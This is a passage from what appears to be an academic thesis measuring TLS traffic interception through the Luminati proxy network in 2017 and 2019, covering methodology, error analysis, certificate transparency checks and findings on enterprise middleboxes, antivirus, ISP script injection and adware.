Domains not routed/blocked by Luminati. Luminati does not proxy requests through an exit node for Google-related domains (with few exceptions), resulting in 33.7% of all errors for 5,441 domains. We detect this behavior through debugging headers (i.e., "*direct_route*"). Luminati seeks to block Google domains due to complaints about high-bandwidth activities originating from their network. This is an important limitation for measuring interception of Google domains. In addition, Luminati blocks a number of domains by returning an HTTP 403 "Forbidden Host" error before the tunnel is established with the exit node. We found that they relate to controversial websites (e.g., 4chan.org, rarbg.com) and high-throughput/low-latency services (e.g., digitalocean.com (VPS provider), *.playstation.net, Office 365, mail.yahoo.com). Another list is also blocked with an HTTP 502 error, including only LinkedIn-related domains. These blacklists are responsible for 2.48% and 0.5% of all errors, respectively.

Timeouts. The second main reason for errors (22.8% of all errors) is due to timeouts that occurred after a connection has been established. The vast majority of timeouts happened while we were waiting a reply from Luminati. Our idle timeout was set to 30 seconds. We could have waited longer at the expense of the duration of scans, especially when the timeout is not due to poor network conditions at the exit node, e.g., request is being actively discarded. In particular, half of all errors seen through Iran are due to timeouts.

Network errors while reaching Luminati. Another 11.7% of errors are due to our scanner being unable to contact Luminati's proxy node. Such errors are distributed evenly throughout our scans and could be due to either transient networking errors on our side or at Luminati's super proxy.

Exit node errors. Nearly 16% of errors are due to a "502 Proxy Error" HTTP error. Such errors originate from Luminati's communication with the exit node, or failures at the exit node itself. This type of error is particularly common when proxying through Yemen, as it represents nearly 77% of errors in this country. In Syria with the Safari1031 profile, 38.5% of all connections faced the "502 Proxy Error: server_error p2p conn failed" error, unique to this profile in this country, indicating that the connection to the exit node was refused or timed-out. We are unsure why Safari's handshake led to such discrepancies. As no exit node information was returned with this error, we cannot quantify whether this error has been seen from particular exit nodes or networks.

Miscellaneous. Other errors include a TLS fatal alert 56 ("inappropriate fallback", 1.6% of all errors). This happens when an initial connection fails and we retry with a back-off handshake that contains the `TLS_FALLBACK_SCSV` dummy ciphersuite. The server is alerted that the client had to fallback to a less secure handshake, possibly due to a network adversary. We also saw plaintext HTTP traffic as a response to our TLS ClientHello in 0.15% of errors. This can be identified when the TLS handshake version is 0x5454 in the expected ServerHello, matching the "TT" in "HTTP" from a possible HTTP response. We replicated this error to view the page content, which shows an HTTP 400 Bad Request error for a different domain than the one requested. The TLS alert 31 (“access denied”) was observed unequally across countries and was seen only in 2,031 cases (0.1% of errors). More than a quarter of these cases were seen through Cuba. While the list of affected domains contains software repositories and torrent websites, we are unable to draw a conclusion. Similarly, the TLS alert 28 (“handshake failure”) was seen with various frequencies in all countries; however, we were unable to tie it to a particular category of domain.

5.2.4 Trusted Certificates and CT logs

Although it is out-of-scope of our experiments, we briefly investigate our corpus of trusted certificates to verify that no obvious interception is taking place with a *valid* yet unknown (i.e., not logged) certificate. We consider 28 public CT logs including those from Google, DigiCert, Comodo, WoSign, Symantec and a few others, aggregated at `crt.sh`. For each of our trusted certificate, we verify whether its hash is included in at least one log, and collect the earliest date of appearance in a log.

CAs can request a Signed Certificate Timestamp (SCT) for newly issued certificates as a proof of inclusion in CT logs, and embed it in final certificates. For certificates that embed an SCT (17.4% of all trusted certificates), we search for the presence of a pre-certificate with the same serial number from the same issuer in any log and collect the earliest date of logging. If found, we consider that the certificate we observed has been logged, even though the final certificate may not appear in logs, which depends on the CA policies. The ambiguous relationship between a pre- and final certificate complicated our search for a matching pre-certificate given a final certificate with an SCT. Indeed, CAs may sign their pre-certificate with a different intermediate certificate (e.g., Trustwave has a specific “Pre-Certificate CA”). Also, domain masking to protect the confidentiality of domain names could be an issue.

We verified that all trusted certificates including an SCT have been logged by at least one CT. The reported time of inclusion always matched the time found in SCTs. For trusted certificates that did not include an SCT, CT logs missed 1,121 certificates a month after the end of our experiments, and still 537 five months later (including 204 seen only through Luminati nodes). Notably, we found nine trusted certificates that were never logged and belong to *twitter.com* and related subdomains. In particular, five of them were only seen through Australia. These certificates indicate "SYD2 Point of Presence" as an organization unit (OU), suggesting that the traffic was served from a datacenter in SYDney, Australia. Similarly, the four others were seen through up to 13 countries, mostly from the Middle East and Asia, indicating "FRA2 Point of Presence" as an OU. These results suggest that Twitter dedicates certificates to different geographic regions.

Other domains whose certificates were not logged include update servers (e.g., F-Secure, nVidia), Yandex.ru, adult websites, a Chinese CDN (cdnsvc.com), and various miscellaneous domains. Note that CT logging was not mandated at the time of our L17 study. In addition, while Chrome requires newly issued certificates to be logged starting from Apr. 2018, those used for purposes unrelated to web may not be affected, e.g., mobile apps and software update servers.

5.3 Second Data Collection: L19

Our second experiment was conducted in 2019. We present below our updated data collection methodology (Section 5.3.1), including a new choice of domains, countries, an dupdated scanning methodology. Then, we present our findings in Section 5.3.2.

5.3.1 Data Collection Methodology

Overview. We improve our data collection methodology in the 2017 study. First, we incorporate the support for more recent browser handshake profiles that include the support for TLS 1.3, which poses significant challenges to DummyTLS due to encrypted Certificate messages. Then, we expand and revisit the domain lists to account for recent work in aggregating popular domain lists [155]. Also, to help understand the cause behind cryptic untrusted certificates, we collect the index page over HTTPS in this case. Since DummyTLS is not designed to support the full TLS handshake, we fallback to OpenSSL when fetching the page content. Moreover, we no longer rely on a node's IP address to distinguish a node. Rather, we consider the unique ID assigned by Hola/Luminati SDK at install-time. Furthermore, we improve the baseline collection to bring it inline with the certificate collection through Luminati, significantly reducing the time gap between both datasets from days to hours or minutes. Finally, due to the limited impact between browser profiles that we could find in the L17 study, we rely solely on Chrome's profile in this study.

5.3.1.1 Domain Datasets

Tranco. LePochat et al. [155] showed that individual popular domain lists such as Alexa and Umbrella can significantly vary in time, and are prone to adversarial manipulations. They propose a new list of popular domains, the Tranco list, that combines four popular domain lists and smooths the ranking over time. We leverage this list as a replacement of the Alexa list. We use the standard Tranco 1M list created on April 23, 2019.[11]

Umbrella. The standard Tranco list shares a common limitation with Alexa's list in regard to the absence of subdomain information. A custom list can be generated to include the subdomains from Umbrella's list with other lists; however the rankings are no longer reliable. Instead, we generate a custom list from Umbrella only, which is averaged over 30 days. This list of 1M domains was created on April 24, 2019.[12]

Twitter. Similar to the L17 study, we also leverage domains found in URLs shared on Twitter. The collection period ranges from September 9, 2018 to February 14, 2019 (158

[11] Tranco list 2599

[12] Tranco list 5YQN

days). We obtained 43,454,651 URLs (34,930,241 unique). URLs obtained from Twitter are sometimes invalid or shortened by various services (e.g., bit.ly, goo.gl). We filter invalid URLs and those where the port number is neither 80 (HTTP) nor 443 (HTTPS). We replace short URLs with the redirected URL obtained for 238 URL shortening services from the list in [52] and few manual additions. Then, we resolve the domain names through OpenDNS and remove URLs for unresolvable domains. Finally, we obtain 419,541 unique domains.

Combined list. We combine the three lists mentioned above instead of scanning them separately. The three lists sum up to 2,163,486 unique domains, which we further validate through OpenDNS, reducing the count to 1,895,686.

The resulting number of domains is still too high for our experiments. Therefore, to reduce the number, we select the top 200K, bottom 50K and a random sample of 100K domains from the middle of each list. The selected weights for each section favors more popular domains while also considering less popular ones. We start from Tranco's list, then we discard any overlapping domains from Umbrella's list before selecting the sub-lists. We operate similarly with the remaining Twitter list and obtain 1,040,330 domains.

Since popular domain lists often contains domains that are backlisted in certain countries (e.g., adult websites), and given the further extent of this study, we take precautions to minimize the number of such domains in our list. Indeed, if these domains are specifically targeted for interception, we only evaluate censorship, which is not our focus. If not, then we may detect interception on other domains. Therefore, we filter our list by removing any domains that is either blocked by OpenDNS Family Shield or CleanBrowsing,[13] found in Citizen Lab's testing list [89], in Université Toulouse 1 Capitole's adult blacklist [197], or in various other adult domain blacklists.[14] This filter discards 24,209 domains.

Finally, we try to establish a TCP connection to the remaining domains on port 443 and discard unresponsive ones. The final domain list contains 1,012,462 domains. The domains

[13] `https://cleanbrowsing.org`

[14] Block-IT! Project's porn list (tspprs.com), and Block List Project's porn list (blocklist.site)

were scanned in a random order.

5.3.1.2 Country List

In this experiment, we set out to explore certificates from as many countries as possible. Luminati allows to specify either a specific country or leave the choice to the superproxy. To avoid biased selection by the superproxy (e.g., favoring countries with faster connections), we iterate over the list of countries/territories/islands advertised by Luminati's API documentation[15] minus those for which we did not obtain any node during a prior test run. For ethical reasons due to a recent law in Egypt, we discarded this country entirely, see Section 5.5. In total, we scanned through 4,327,232 nodes in 203 countries. The complete list of countries can be found in Appendix D.

5.3.1.3 Browser-like TLS Handshake Simulation for TLS 1.3

TLS 1.3. Since our previous experiment, TLS 1.3 has become a standard (RFC 8446 [136]). Major browsers have started supporting the final draft of the protocol as early as Oct. 2018 [44]. TLS 1.3 is a major revision of the TLS protocol and partially defeats the goal of DummyTLS to avoid performing a full handshake that involves cryptographic operations. Indeed, while the server certificate chain is received in plaintext in previous versions of SSL/TLS, TLS 1.3 encrypts the server certificate chain with a negotiated key. It is therefore impossible to simply send a ClientHello from a browser profile with only the server name customized, and parse the server handshake messages.

To support this new version of TLS, DummyTLS first needs to send a key share along with the ClientHello, i.e., an ephemeral public key chosen over a supported Elliptic Curve (EC) group. Second, if the server accepts the selected EC group and provides its own key

[15] `https://luminati-holanetworksltd.netdna-ssl.com/util/country.js`

share, it can compute an EC Diffie-Hellman (ECDH) key exchange and derive the handshake key and IV according to RFC 8446 [136]. Then, DummyTLS can decrypt subsequent messages from the server until the HandshakeFinished message, including the encrypted Certificate message; and finally close the connection. Figure 6 illustrates this interrupted TLS 1.3 handshake.



TLS client
TLS server
[TCP SYN]
[TCP SYN/ACK]
[TCP ACK]
ClientHello
Supported TLS versions, ciphersuites, groups, signature algorithms, client key share, etc.
ServerHello
Negotiated TLS version, ciphersuite, group, server key share, etc.
ChangeCipherSpec
Optional message in middlebox compatibility mode
{EncryptedExtensions}
Additional extensions
{CertificateRequest}
Optional request for the client certificate for client authentication
{Certificate}
Certificate chain and certificate extensions
{CertificateVerify}
Proof of ownership of the certificate's private key
{HandshakeFinished}
[TCP FIN/ACK]
Close the connection

Figure 6: Illustration of a dummy TLS 1.3 handshake with a compatible server. Messages between {} are encrypted with the negotiated symmetric cipher and the key/IV derived from the negotiated hash function according to RFC 8446 [136].

Browser profiles. We did not find any significant difference between the various browser profiles tested in L17, therefore, in L19, we only establish a profile for Chrome as the most popular browser [40, 46]. We selected the most up-to-date version when implementing DummyTLS, i.e., Chrome 71.0.3578.98 x64 for Windows (released Dec. 2018).

HelloRetryRequest. A novelty in TLS 1.3 that requires changes in DummyTLS is the HelloRetryRequest mechanism by which a server indicates that it does not support the selected EC group and therefore rejects the client's key share. The client is then forced to resend a ClientHello with the appropriate key share from the server's selected EC group. This mechanism is illustrated in Figure 7. Chrome v71 first sends a pair of points on the x25519 elliptic curve. We fingerprint and replicate Chrome's second ClientHello after the server rejects the choice of curve and selects either secp256r1 or secp384r1, the two other curves supported by Chrome.

Cryptographic support. Note that we only derive one key and IV to decrypt handshake messages, and do not verify the server's signature in the CertificateVerify message, nor compute further keys. However, the key derivation and the symmetric cipher used are dependent on the negotiated ciphersuite. While this could lead to a lengthy implementation in previous versions of SSL/TLS, version 1.3 separates the negotiation of the key exchange and signature algorithms, and also deprecates several dated symmetric ciphers and modes of operation. Consequently, there exist only five TLS 1.3 ciphersuites, of which three are supported by Chrome 71. DummyTLS parses the server's chosen ciphersuite and thus needs to support AES128-GCM, AES256-GCM, CHACHA20-POLY1305, SHA256, and SHA384. We rely on Python's `pyca/cryptography` package. Although most of its features are considered "Hazardous Materials," as of April 2019, we did not encounter unexpected problems in our experiments.

5.3.1.4 Scanning Methodology

Overview. The baseline collection is done in parallel of the scans through Luminati in the L19 study, and all countries are processed at the same time thanks to several instances



TLS client
TLS server
ClientHello
Supported TLS versions, ciphersuites, signature algorithms, EC key share, etc.
HelloRetryRequest
Negotiated TLS version, ciphersuite, group, no key share
ClientHello
Original ClientHello with new EC key share
ServerHello
Negotiated TLS version, ciphersuite, group, server key share, etc.
...

Figure 7: Illustration of a retry when the server refuses the initial key share in TLS 1.3

running on our University systems and Amazon EC2. This ensures that the time gap between baseline and actual connections through the nodes remains minimal to avoid false positives. As we scan the domain lists randomly and in different orders by country, establishing the baseline in a timely manner requires a direct interaction with the current state of the scans. We also gain visibility about interception events where the given certificate chain is uninformative by querying the index page of the intercepted domain and following redirects. However, we do not rely on DummyTLS for this task as it is not designed to conduct a full TLS handshake. Since we establish a baseline for a domain *after* it is scanned through Luminati, we need to validate certificates on-the-fly to detect the untrusted ones, which could be part of an interception event. In turn, this slightly changes the certificate validation design from the L17 study.

Figure 8 gives a high-level view of our scanning process.

Query pages. When a certificate chain obtained through DummyTLS is untrusted, we re-establish a connection through the same exit node (if possible) with a different implementation that leverages OpenSSL through the `ssl` package. This is a best-effort solution




Figure 8: Scanning process overview for L19

to query pages that might include injected content. However, it suffers from several limitations. As we have less control over OpenSSL's handshake, the fingerprint of the ClientHello is different than the one used by Chrome. Nevertheless, we set OpenSSL to use the ciphersuites used by Chrome.

When a connection is established, we also send the same HTTP request Chrome would send from a US installation of Windows 10. We argue that the difference in treatment by a potential network adversary due to the User-Agent we send should not be significant, as it only shows Windows the Chrome version numbers. The preferred language in the `Accept-Language` header depends on system settings or the browser configuration and are generally not fingerprinted. We only support HTTP/1.1 and do not negotiate HTTP/2.0 as Chrome does.

We receive the server's response and parse the headers to search for a `Location` header that redirects us elsewhere. We follow the direct if we are redirected less than two times, and if the URL port is 443 or if the scheme is HTTPS (as we are not interested in plain HTTP interception).

Baselines. Each instance of our scanner runs a baseline scanner that continuously pulls the local database to collect recently scanned domains. A new baseline is established if one does not exist or is more than 15min old. We queried 1,013,678 domains an aggregated total of 14,655,398 times, and collected 494,813 unique certificates (of which 13,941 are untrusted). We scanned more domains than in our domain list as we also follow HTTP redirects when a certificate is untrusted.

Scans. We collected certificates from 203 countries/territories through Luminati between Apr. 27 to 30, 2019 (89 hours). We collected 47,632,060 observations (excluding connection retrials) through 4,327,232 nodes (identified by their client ID, *cid*), 21,753,241 (45.7%) of which returned a certificate chain. The lower rate compared to L17 is mostly explained by errors from newly considered countries where no node were available and timeouts. To avoid stressing the network in countries with slow Internet, we limited our experiments to a maximum of five concurrent threads by country and less threads for countries with fast response times. Similar to the L17 study, we also allowed a timeout of 30 seconds to receive a response from the exit node and retried once upon failure.

All countries were scanned in parallel up to exhaustion of our budget. Due to the availability of nodes and varying connection speeds, not all countries were tested equally, ranging from 30 to 450,212 successful connections per country (median 71,224), and from 28 to 438,447 domains scanned per country (median 67,937). Therefore, unlike with L17, not all domains were attempted through all the countries.

5.3.1.5 Verifying Certificates

Since we establish baselines for domains after they are scanned through Luminati, at the time of the first scan, the scanner has no information about the legitimacy of the received certificate chain. To collect webpages where an interception is detected, we instead collect webpages where an untrusted certificate is received, which includes interception cases.

Intermediate certificates can be missing from the certificate chain, which would prevent the verification of the leaf certificate and in turn lead to false positives. Unlike in the L17 study in which certificates are verified *afterwards*, we need to collect trusted intermediate certificates *prior* to the certificate verification. We collect all the intermediate certificates found in known CT logs as available from `crt.sh`, resulting in 7,359 certificates. We consider a certificate to be trusted if it can be linked to a trusted root certificate from Windows, NSS, and Apple that were effective during Apr. 2018 to Apr. 2019. We enlarged the scope of the root stores compared to the L17 study due to websites serving outdated certificates that were once valid and could be issued by now-untrusted roots. The combined trust store sums up to 365 certificates.

5.3.2 Findings

Compared to L17, the level of interception in L19 is significantly lower, likely due to the design of the experiment and the change in the nature of the population in Luminati that are allegedly more mobile-based. A breakdown of the categories of certificates is shown in Figure 12.

Certificate subsets	**Size (#certificates)**	**Size (#affected nodes)**	**# products/ distinct events**	**Percentage of successful connections**
All certificates collected through Luminati	505,641	4,151,013	–	100%
All certificates collected through Luminati not in baseline	12,441	55,123	–	0.30622%
Trusted certificates	4,392	47,177	–	0.21898%
Enterprise filters	4,736	3,271	19 vendors	0.03969%
Others	1,273	2,011	–	0.01862%
False positives	290	2,052	12 services	0.01715%
DNS filters	1,168	535	5 products	0.00676%
Adware/malware	224	63	6 products	0.00188%
Antivirus software	173	128	3 products	0.00151%
ISP censorship	110	37	4 countries	0.00097%
School filters	48	16	5 universities /schools	0.00042%
Anti-ads software	27	10	2 products	0.00024%
Intercepted connections	6,486	4,052	–	0.05147%

Table 12: Breakdown of certificate categories in L19. "–" indicates that the number is either inapplicable or irrelevant.

5.3.2.1 Enterprise Proxies and Home Filters

Enterprise proxies. Enterprise proxies remain as a significant cause of interception. We update the fingerprints established in L17 to account for newer or edge-case certificates for Cisco IronPort Web Security, ContentKeeper, CyberHound, Fortinet, SonicWall, Sophos, Symantec Blue Coat, TitanHQ, WatchGuard, WebSense, and Zscaler. We also include fingerprints for new products we found from Juniper, Mimecast, and Netasq. Certificate fingerprints are given in Appendix E.

Among the certificates that includes nominative information, we found a hospital in Columbia, the national police in Senegal, and a phishing filter in the European Organization for Nuclear Research's Grid network.

Antivirus. The number of distinct antivirus products dropped from seven in L17 to three in L19, including Kaspersky, ESET and Dr.Web.

DNS filters. Beyond OpenDNS, we also found certificates from SafeDNS in South Africa, Thunder DNS in Kenya, DNSFilter in Azerbaijan, and Whalebone in Czech Republic. While OpenDNS could be used by residential users and enterprises alike, the other services are branded for corporate users. We thus report such services separately from enterprise proxies and home filters from L19.

Schools. We found schools and universities that were not part of the L17 findings, including Curtin University (AU), the International School of Phnom Penh (KH), IMSciences (PK), King Faisal Specialist Hospital & Research Centre (KPSH, SA), Nelson Mandela University (ZA). The latter one blocked 34 domains and presented a standard Fortinet warning page with the reason for preventing access (e.g., "Illegal or Unethical", "File Sharing and Storage", "Phishing"). KPSH intercepted the connection to *lgtvonline.lge.com* (apparently related to the functioning of smart TVs), and only showed a network connection error in the delivered page.

VPN. A node in Poland obtained certificates issued by *CN=VPNGURU Cisco VPN, O=VPN*

GURU LIMITED on a domain that was unreachable throughout our experiments. It seems to belong to a now-defunct VPN Android application, suggesting that mobile phones are used by Luminati beyond its dedicated mobile zone.

Product name	**# nodes**	**Countries where seen**
Fortinet FortiGate	2422	125 countries
OpenDNS	523	80 countries
Sophos XG Firewall	264	77 countries
NetSpark	159	IL
Cyberoam / Elitecore	146	59 countries
Kaspersky	115	64 countries
Sophos UTM	115	AE, AT, AU, BE, CA, CH, CL, CO, CZ, DE, DZ, EC, ES, FJ, GY, HK, ID, IL, IN, IR, IT, KR, MA, MM, MY, MZ, NG, NI, NL, NZ, PH, PK, PT, ZA
Zscaler	42	CH, FR, HK, IL, IN, NG, SG, ZA
Untangle NG Firewall	33	AO, CL, CO, GB, GH, IE, IN, IS, KE, MX, NO, TZ, ZA
Symantec Blue Coat ProxySG/ASG	23	ID, MY, SA, SG
McAfee Web Gateway	15	MA
ESET	12	FI, IR, MD, MZ, PE, SD, SK
TitanHQ WebTitan	11	AT, AU, CH, FR, GB, IL, IT, KY
WatchGuard Fireware	10	BE, BR, DO, HR, IL, IT, SE
Smoothwall	8	BM, CA
Cisco IronPort Web Security	4	CO, PL, SA
ContentKeeper	3	AU, IN
Netasq	3	FR
SonicWall	2	IE
Dr.Web	1	UA
Juniper EX Series Switches	1	HN
Mimecast	1	IE
Netbox Blue / CyberHound	1	AU
SafeDNS	1	ZA
Sophos Web Appliance	1	GB
Thunder DNS	1	KE

Table 13: Antivirus, enterprise middleboxes and home filters found in L19

5.3.2.2 ISP-level Injection

Israel. In Israel, the Rimon Internet ISP describes itself as “the leading Internet provider in the field of safe browsing in Israel.” We found this ISP systematically intercepts connections and appends Javascript code to all webpages. The code contains a URL that points to a warning page; however, it is not necessarily triggered. The injected code is shown in Figure 9.

```
<script type="text/javascript">var netspark_charset = "utf8"; var
    qJsHost = (("https:" == document.location.protocol) ? "https://" :
    "http://");document.write(unescape("%3Cscript src='/jsQuilting/
    server/jsDict_utf8.js?v=1&k=23898278c1850f536d688db3614128a0' type=
    'text/javascript'%3E%3C/script%3E"));</script>
<script type="text/javascript">var ntsp_block_page = 'http://safepage.
    neto.net.il/?a=block/block1&level=-30&url=http%3A%2F%2Fwww.
    codespace.co.za%2F&cause=Quiltingjs&user_id=207088&startm=200805';
    var ntsp_url_level = 0;var ntsp_user_level = -30;</script>
```

Figure 9: Snippet of Javascript injected into webpages by Rimon Internet in Israel

Algeria. Algerie Telecom intercepted several but not all connections from a node in Algeria and presented a certificate with the issuer *C=DZ, ST=Algiers, L=Algiers, O=ALGERIE TELECOM, CN=AT WEBSENSE*. We found two reasons for this. First, when the remote server does not respond, which we could verify since no baseline could be established for those domains, a verbose 403 error page that specifies e.g., "Peer disconnected after first handshake message: Possibly SSL/TLS Protocol level is too low or unsupported on the server." The other reason is that the domain is blocked, as evident from the 302 redirection to an internal IP address with the URL that contains `blockpage.cgi`. This occurred for the Spanish domain *mentesadolescentes.com*, a now-defunct teenager blog.

Belarus. Four nodes in Belarus saw a censorship message while the traffic to six domains was intercepted by Atlant Telecom.

5.3.2.3 NetFilter-based Interceptions

We also found certificates issued by NetFilter's default key. Wajam is still at the top of the list, which warrants a more thorough investigation exposed in Chapter 6.

5.3.2.4 False Positives

A cryptocurrency mining pool exposes numerous self-signed certificates (*C=IT, ST=Pool, L=Daemon, O=Mining Pool, CN=mining.pool*) on *supportxmr.com*, *emergency.goog**el**-dns.com*

	Common name	# nodes	Countries where seen
✓	*Wajam*: {some base64} 2	29	BR, CL, CR, FI, FR, ID, IN, IR, MY, PH, PS, PY, VE, VN
✓	*Wajam*: [0-9a-f]{16} 2	4	AR, SI, UA, VN
×	Generic Root CA 3	1	RU
✓	GlobalSignature Certificates CA 2	1	CN
✓	HttpAnalyzer CA	1	IT
✓	Sample CA 2	1	IN

✓: all certificate signatures were verified against ProtocolFilters' hardcoded key

Table 14: Certificates issued by ProtocolFilters in L19

and related domains. Ten of these certificates were captured in the baseline; however, 13 others were not. Since these ones do not show any distinctive element from the remaining ones (i.e., same validity duration of 100 years, same key size), we consider them as false positives.

Traefik is an HTTP reverse proxy and load balancer that generates a default self-signed certificate with the issuer *CN=TRAEFIK DEFAULT CERT*. We found instances of this certificate issuer at least intermittently on 22 domains in the baseline. Similarly, we consider such certificates as false positives.

Network equipments from H3C display certificates following the pattern *CN=H3C-HTTPS-Self-Signed-Certificate-**. We found two domains that served such certificates, irrespective of the country. These certificates are thus likely issued at the server side.

The domain *dyndns.atlas.ripe.net* and its subdomains are intended for network measurements, and returns different predefined IP addresses when queried. As a result, we sometimes obtain certificates on this domain that correspond to servers we did not visit in our baseline. We discard this domain altogether.

Tor certificates were found on 17 domains, and account for 117 certificates seen by 146 Luminati nodes.

5.4 Insights

5.4.1 Interpretation of the Results

Antivirus. Antivirus solutions performing TLS traffic analysis are still prevalent, which confirms previous studies [134, 192, 48, 112]. However, we only found seven products in L17: Avast, AVG, Bitdefender, BullGuard, Dr.Web, ESET, Kaspersky, and three in L19.

False positives. The client-end view of the HTTPS ecosystem often triggers false positives due to a variety of reasons: measurement domains, geographical locations, sporadic server changes, mirrors, non-web applications, Tor guard node certificates and other edge cases. Establishing a reliable baseline of expected certificates helps reduce the burden to filter out these false positives, as evident from their reduction in L19 compared to L17 thanks to a timelier certificate collection.

Middlebox types. Most of the interception events were due to at least 31 identifiable enterprise proxies from 28 vendors. This list is more comprehensive than the six middleboxes tested for security weaknesses by Waked et al. [243] and the 13 middleboxes tested for prevalence by Durumeric et al. [112]. In particular, we find examples of interception by ContentKeeper, Smoothwall, and SonicWall (already fingerprinted in Chrome [124]), as well as WatchGuard Fireware, DeviceLock, CyberHound RoamSafe, InfoWatch, Somansa, Netasq, and Mimecast. We found that the role of these middleboxes is not always a firewall, but could also be for Data Loss Prevention (DLP). We note that some vendors propose distinct appliances for both uses, which could exhibit different interception behaviors.

Use of middleboxes. We found middleboxes used in a variety of contexts, ranging from small/medium businesses and institutes to hospitals, hotels, resorts, insurance companies, and government agencies. One interesting sector is the use of TLS interception from primary schools all the way to universities. Some products are particularly tailored for schools, e.g., CyberHound.

Adware/malware/SDK. Cases of traffic interception by adware and malware is more diverse and widespread than previously reported. We found at least 19 examples of different such ad/malware in 35 countries. The closest measurement work to ours only reported one case of malware intercepting traffic on 14 nodes only among 115 countries [48], while O'Neill et al. [192] found eight cases among 140+ countries. The top traffic-intercepting adware we found in 32 countries is Wajam. Many of these applications rely on the NetFilter+ProtocolFilters SDK, which appears to be used mostly for dubious purposes.

Regarding network interception SDKs, we did not find any case of application relying on the Komodia SDK, brought to light by the Superfish and PrivDog incidents in 2015, and on which several other applications are based.

Differences across counties. We found that Russia and India are more prone to TLS traffic interception as suggested by the distribution of several NetFilter-based interceptions, and ISP interception for the former.

